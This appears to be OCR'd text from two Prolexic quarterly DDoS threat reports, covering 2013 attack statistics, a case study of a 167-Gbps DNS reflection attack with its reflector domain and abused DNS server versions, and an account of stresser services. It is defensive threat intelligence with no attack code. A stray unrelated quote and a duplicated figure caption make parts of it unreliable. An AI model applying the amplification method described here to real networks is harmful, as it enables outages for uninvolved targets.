


Figure 6: DDoS attacks by country of origin for Q2 2013

Comparison: Top 10 Source Countries (Q2 2012, Q1 2013, Q2 2013)

Figure 7 represents a vertical comparison of top 10 countries that originated DDoS attack activity within three different time periods. In the most recent quarter, China (39.08 percent) maintains its first place position. At 27.32 percent, Mexico has made a dramatic rise into second place, surpassing the United States (4.12 percent).

Within European countries, Italy, France, the United Kingdom, and Germany have all experienced various swings in malicious activity. This quarter, Germany has slipped out of the top 10, where it appeared last year (Q2 2012) and last quarter (Q1 2013). This quarter, Italy and the United Kingdom have entered the list of top 10 source countries of malicious activities for the first time. France has risen further in the origination of DDoS traffic since last quarter Q1 2013.

The Russian Federation (7.58 percent) has increased slightly as a source of DDoS attacks. Iran, at 2.14 percent, has shown a decline in malicious activity during Q2 2013 compared to last quarter. Taiwan (1.81 percent) and Korea (7.29 percent) have both experienced an increase in DDoS activity to break into the top 10 listing.

Proliferation of public, free and user-friendly DDoS attack tools and their subsequent use among malicious actors has become pervasive. The deployment of simple, powerful tools and the formation of new malicious actor groups and/or expansion of current malicious actor groups are expected in the upcoming quarters. This information is hypothesized based on the tracking of DDoS activity during the past 10 years.




Figure 7: Relative volume of DDoS attacks originating from the top 10 source countries for selected time periods in 2012 and 2013

Comparison: Attack Campaign Start Time per Day (Q2 2012, Q1 2013, Q2 2013)

Figure 8 indicates the average start time for DDoS attacks that were launched against the Prolexic infrastructure. Q2 2013 reveals a similar distribution as Q2 2012 in terms of time of the day that attacks were launched, with the exception of a slight decrease in attack starts at 12:00 GMT.

Malicious actors will choose a range of hours based on the attack's opportunity to inflict the highest possible damage to the business operations of the target. The attack time distribution for Q2 2013 reveals targets being attacked mostly after 12:00 GMT, which is 7:00 a.m. EST. the attacks continue at a high rate until 17:00 GMT, which is 12:00 noon EST (09:00 a.m. PST). This attack timeframe focuses on the primary hours of business for both the East and West Coast of the United States. The greatest percentage of DDoS attack campaigns this quarter targeted enterprises whose infrastructure is located in the United States.




Figure 8: The distribution of start times for DDoS attack campaign for three quarters in 2012 and 2013

DDoS Attack Campaign: Case Study

Overview

This case study will examine a 167-gigabit per second (Gbps) DrDoS attack campaign that targeted a Prolexic customer. DrDoS campaigns, including DNS attacks, are the subject of a Prolexic white paper series. The attack method was also the subject of US-CERT advisory TA13-088A – DNS Amplification Attacks. This decade-old attack methodology has once again risen to prominence within the last few years as a result of massive global deployments of misconfigured, recursive DNS servers.

This 167-Gbps attack was one of the largest attacks that Prolexic has observed traversing our DDoS mitigation network. This case study will provide insight into the technical details, motives and methods behind this particular DDoS campaign.

Attack details

On May 27, 2013, an incoming DNS reflection DDoS attack targeting a Prolexic client reached 167 Gbps. While Prolexic instantly and successfully mitigated this attack, and the impact of the attack was minimal, this incident was significant because it was the largest DNS reflection DDoS attack that Prolexic had observed traversing our network.

Components of the threat

Here are the attack observations made by the Prolexic Security Engineering and Response Team (PLXsert):

- **Motivation**: The motivation for the attack was profit.
- **Timeline**: On May 26 2013, the customer experienced a similar DDoS attack probe that did not reach any significant bandwidth proportions. The 167-Gbps attack arrived the next day.
- **Resources**: The attackers may have at least moderate financial resources, because they may have used one or more DDoS services to achieve a significant attack volume.
- **Risk tolerance**: The third-party DDoS services used by these attackers may be under surveillance by law enforcement, and it is unknown whether the malicious actors made use of effective anonymization techniques when launching these attacks. The attackers seem to have a moderate risk tolerance as evidenced by the use of third-party DDoS services and an attack technique that made use of spoofed IP addresses.
- **Skills and methods**: This attack likely used third-party DDoS services. The DDoS DNS reflection attack method is more than a decade old. It is the default attack setting on many third-party DDoS services.
- **Attack Origination Points**: Figure 9 displays a map that identifies the geo-location of confirmed non-spoofed DNS victims that became involved in the reflection attack against the target.

Figure 9: Geo-location of non-spoofed attacking IP addresses

- **Botnets involved**: The attackers made use of one or more DDoS botnets that used DNS reflection to achieve an attack bandwidth of 167 Gbps. This significant bandwidth rate indicates that the attackers either knew of a single DDoS service provider with a sufficiently powerful botnet or made use of multiple DDoS services at the same time.

- **Knowledge source**: Information about the DDoS attack comes from internal Prolexic mitigation logs.

- **Victimology**: This Prolexic client is frequently targeted with DDoS attacks due to its prominence within its industry sector.

Attack details

Figure 10 displays details about the DNS reflection DDoS attacks. The attack bandwidth reached 167 Gbps and used amplification tactics to reflect packets with a size of 3953 bytes.

Details about DrDoS and amplification attacks can be found in the PLXsert whitepaper series on DrDoS attacks located at http://www.prolexic.com/drdos and within the US-CERT Advisory TA13-088A – DNS Amplification Attacks.

Start	May 27, 2013 09:50:00 UTC
Industry	Finance
Bandwidth	167 Gbps
Duration	Approximately 5 minutes
TXT | ANY RR	t4.deparel.com.
Victim hosts from Netflow Data	784
Victims with Recursion Enabled	763
Size	3953

Figure 10: Attack statistics for this DrDoS attack

The next screenshot, Figure 11, shows an amplified reflected packet. The nature of amplification through reflection attacks allows attackers to send a small amount of data within a query to a victim DNS server while spoofing the IP address of the intended target. The DNS server will respond to the spoofed IP address with packet data that is exponentially larger than the original request.

Repeated request queries utilizing small amounts of data can result in significant bandwidth being directed toward the target of the DrDoS attack.




Figure 11: An amplified reflected response to a DNS request

Figure 12 displays the bandwidth graphs that show spikes indicating an incoming attack. The attack was immediately identified and stopped by Prolexic security engineers and mitigation equipment.




Figure 12: Amplified reflected response to a DNS request

Figure 13 displays a numeric count of the top banners for identified DNS servers that were used in the attack campaign against the Prolexic customer. It is notable that the prevalent use of outdated and misconfigured DNS servers is a significant contributor to the ease in which attackers are able to launch this DDoS attack campaign.

Count	Version
252	9.2.4
67	Microsoft DNS 6.1.7601 (1DB14556)
26	9.3.6-P1-RedHat-9.3.6-20.P1.el5_8.1
21	9.3.6-P1-RedHat-9.3.6-20.P1.el5_8.6
20	PowerDNS Recursor 3.3 $Id
17	9.2.2
15	dnsmasq-2.55
14	9.3.6-P1-RedHat-9.3.6-4.P1.el5_4.2
14	9.3.6-P1-RedHat-9.3.6-16.P1.el5
13	PowerDNS Recursor 3.5 $Id

[^_^]


My face is new, my license is expired, and I'm under a doctor's care!!!

Nope.


Figure 13: DNS server versions used in attack campaigns

Reflector graphs

Figure 14 displays details surrounding the use of misconfigured DNS servers for DrDoS attacks. The graphs and related values represent traffic passing through the misconfigured servers during a period of time. It is apparent that the majority of the traffic being pushed through the misconfigured DNS servers is being used for DrDoS attack campaigns.



Incoming Avg.	5.83Mbps
Outgoing Avg.	5.95Mbps
Outgoing Max	11.87Mbps
Incoming Max	12.14Mbps



Incoming Avg.	11.21Mbps
Outgoing Avg.	10.94Mbps
Outgoing Max	104.13Mbps
Incoming Max	100.34Mbps

Figure 14: Time-lapse graphs of misconfigured DNS servers being utilized for DrDoS denial of service attacks

Attack impact

The immediate and successful application of DDoS mitigation rules by the Prolexic security operations engineers resulted in the incoming 167-Gbps attack having no significant impact to the operations of the customer.

Mitigation strategies

Prolexic has global signatures and rules in place to identify and disrupt many types of DNS reflection attacks for its customers.

DDoS-as-a-Service

This DNS reflection attack indicates that the attackers were most likely making use of a DDoS-as-a-Service stresser or booter suite with root/system-level access. Root/system-level access is usually required to spoof source IP addresses. These types of services typically offer an array of attack types, with DNS reflection attacks being the most common default option.

DDoS-as-a-Service merchants are becoming more widely available since the technological barrier to entry has been significantly lowered. Premade crime ware kits that specialize in making use of compromised web servers for DDoS attacks are leaking into the public realm at a rapid pace, and numerous malicious actors are making use of this publicly circulating code to create their own attack kits and services.

Figure 15 is a screenshot of an advertisement on a forum for a DDoS-as-a-Service provider. These providers are known as stressers.

DDoS-as-a-Service stressers

The rise in availability of DDoS-as-a-Service stressers can be correlated to recent infighting among malicious actors in underground hacking communities. Malicious actors will often have inter-forum rivalries, resulting in the business services of forum members coming under attack by rival hackers. Oftentimes, the coding practices and server configurations of stresser websites are vulnerable to attack. A successful breach of a stresser website often leads to the public leak of the stresser PHP source code, related booter shells, and SQL database schema. The availability of multiple leaked stresser suites has lowered the barrier of entry for malicious actors seeking to create a business out of launching DDoS attacks. Often, stresser administrators will attempt to evade the ISP's terms of service and law enforcement investigations by advertising themselves as legitimate stress-testing services to be used only with the permission of the target. The trend of leaked crime ware suites will continue to pose an ongoing threat to legitimate enterprises as the resources to launch powerful DDoS attacks become more readily available and easier to implement.

Figure 15: Example of DDoS-as-a-Service stresser

Resources

- PLXsert Distributed Reflection Denial of Service (DrDoS) Whitepaper
  http://www.prolexic.com/drdos

- US-CERT Advisory TA13-088A – DNS Amplification Attacks
  https://www.us-cert.gov/ncas/alerts/TA13-088A

Looking Forward

This quarter, a watershed 200-Gbps DDoS attack was not generated – though the 167-Gbps attack Prolexic mitigated was extremely large. It is no coincidence that this attack used the reflective attack method. Criminals seek to maximize their efforts and amplification will be a vector to be exploited in the coming months.

In Q2 2013, vulnerabilities that are more than 10 years old were combined with new tools and services to generate sizeable denial of service attacks. To break this cycle, software vendors should examine how they develop applications that might be employed by attackers, and the security community must try to determine which applications are responding with greater byte sizes than their incoming queries and are susceptible to spoofing. IT organizations and associated network operators also can do more to identify and patch known security holes that lead to comprised servers.

Public certificates for signing DNS requests were not used this quarter, but as DNSSEC becomes more popular, the continuing use of UDP is not going to be an acceptable method of transport in its current implementation. This is not the only issue that leads to DrDoS attacks though; NTP, CHARGEN and SNMP are also a continuing problem when security controls are not put in place.

Prolexic recommends that system administrator properly secure their machines when placing them on the Internet and the security community to alert potential victims of misconfigured servers to help protect others.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

v.071313

PROLEXIC
DDoS Attacks End Here.

Prolexic Quarterly Global DDoS Attack Report

Q1 2013

DDoS attackers target ISP and carrier
router infrastructures with
high packet-per-second attacks.

PROLEXIC
DDoS Attacks End Here.

Analysis and Emerging Trends

At a Glance

Compared to Q4 2012

- Average attack bandwidth up 718 percent from 5.9 Gbps to 48.25 Gbps
- Average attack duration increases 7.14 percent from 32.2 hours to 34.5 hours
- Total number of application attacks fell 3.85 percent
- Total number of infrastructure attacks rose 3.65 percent
- 1.75 percent increase in total number of DDoS attacks
- China retains #1 position as leading origin of DDoS attacks

Compared to Q1 2012

- Average attack bandwidth up 691 percent from 6.1 Gbps to 48.25 Gbps
- 21 percent increase in average attack duration from 28.5 hours to 34.5 hours
- Total number of application attacks rose 8 percent
- Total number of infrastructure attacks rose 26.75 percent
- 21.75 percent increase in total number of attacks

When we look back at what occurred in Q1 2013, it's quite possible that this will be seen as a landmark quarter for distributed denial of service (DDoS) attacks. Never before have attacks been this formidable. While the size of this quarter's recent Spamhaus.org attack was grossly inflated, Prolexic did mitigate a 130 Gbps attack in March and more than 10 percent of attacks directed at Prolexic's global client base exceeded 60 Gigabits per second (Gbps).

However, volumetric bandwidth, which averaged an attention-grabbing 48.25 Gbps this quarter, was not the real story. What defined this quarter was an increase in the targeting of Internet Service Provider (ISP) and carrier router infrastructures. In Q1 2013, it was the packet-per-second (pps) rate, which averaged 32.4 Mpps, which got our attention. Prolexic noted that these high pps attacks caused significant issues for other mitigation providers and carriers throughout the quarter.

Most mitigation equipment tends to be limited by pps capacity, not Gbps. But it's not just mitigation equipment that struggles against these high pps attacks. Even routers that carry traffic to the mitigation gear have trouble with packet rates at this level. As a result, we are entering a situation where simply moving such a large amount of attack traffic to a scrubbing center can be problematic. This has resulted in an increase in the null routing (black holing) of traffic by carriers and ISPs, which is obviously not a viable or acceptable long-term strategy for clients. Because Prolexic operates upstream in the cloud, it typically intercepts traffic long before it concentrates within carriers and saturates their networks, making it one of the few companies in the world that can handle this level of traffic.

This quarter, attackers favored launching infrastructure (Layer 3 and Layer 4) attacks directed against bandwidth capacity and routing infrastructure over application layer attacks. Infrastructure attacks accounted for 76.54 percent of total attacks during the quarter with application layer attacks making up the remaining 23.46 percent. SYN, GET, UDP and ICMP floods were the attack types most commonly directed against Prolexic's clients. In Q1 2013, average attack duration increased again, rising to 34.50 hours. This continues a recent trend of longer duration attack campaigns.

Looking at the three-month period overall, Prolexic mitigated more attacks than in any previous quarter, although increases in the total number of attacks over the previous quarter were inconsequential. March was the month with the most attacks mitigated, accounting for 44 percent of the quarter's attacks, and the period 3/19 – 3/26 was the most active week of the quarter.

Consistent with previous quarters, the list of source countries responsible for the most DDoS attacks was fluid with the exception of China, which once again remained first. This quarter, China was joined at the top of the list by the U.S., Germany, and Iran.

Compared to Q4 2012

Despite mitigating the highest volume of attacks to date in Q1 2013, total attacks only increased 1.75 percent over the previous quarter, reflecting the consistently high level of attack activity in the world over the last six months. The total number of infrastructure attacks increased 3.64 percent over Q4 2012, while the total number of application layer attacks declined 3.87 percent. Average attack duration continued to rise, from 32.2 hours to 34.5 hours, an increase of 7.14 percent. As noted earlier, average attack bandwidth jumped dramatically from 5.9 Gbps to 48.25 Gbps, a staggering 718 percent increase.

Compared to Q1 2012


Compared to the same quarter one year ago, the total number of attacks increased 21 percent in Q1 2013. While the split between the total number of infrastructure attacks and application layer attacks was similar between the two quarters, both attack types increased when the two quarters are compared – by 21.77 percent and 26.77 percent respectively. Average attack duration increased from 28.5 hours in Q1 2012 to 34.5 hours this quarter. Average attack bandwidth increased dramatically this quarter, rising from 6.1 Gbps to 48.25 Gbps, an increase of 691 percent compared to Q1 2012, reflecting how the power of botnets has increased over the last 12 months.

Q1 2013 Average Gbps

This is a new metric that PLXsert has added to the Global DDoS Quarterly Attack Report and will continue to release in upcoming quarters. The chart shows all attacks mitigated this quarter by bandwidth (Gbps) and assigns a percentage.

Throughout Q1 2013, the most common attack was less than 1 Gbps, which made up approximately 25 percent of total traffic. These smaller attacks are most common because they do not require a large amount of bandwidth and can be executed by low skilled actors using tools such as PHP booters and a handful of VPS servers.

As observed in the chart below, 11 percent of the total attacks were over 60 Gbps. This indicates that advanced malicious actors have become more adept at harnessing the power of large DDoS botnets. Furthermore, it indicates that the malicious groups behind these large-scale attacks are becoming more organized and are coordinating with different veteran crime organizations.




Q1 2013 Average Mpps

Similar to the above chart, PLXsert has also categorized all attacks mitigated this quarter by packet rate (Mpps). The chart shows that 22 percent of attacks this quarter had a packet rate in excess of 20 Mpps.

The first bar, packet rates less than 1 Mpps, is likely a reflection of the percentage of attacks targeting the application layer, as such attacks do not typically use high packet rates to achieve their aim.

Based on these numbers, we can see that attackers are increasing the use of high pps rates in an attempt to overwhelm mitigation equipment processing power and some edge routers. Prolexic's proprietary mitigation techniques have made such attempts unsuccessful, while at the same time providing valuable intelligence as to the evolutionary methodologies of malicious actor groups.



Total Attack Types (Q1 2013)

Throughout Q1 2013, the majority of DDoS traffic came in the form of infrastructure attacks. Approximately 76.54 percent of the malicious traffic that was mitigated by Prolexic came in the form of Layer 3 and 4 protocols, whereas the remaining 23.46 percent were application attacks (Layer 7).

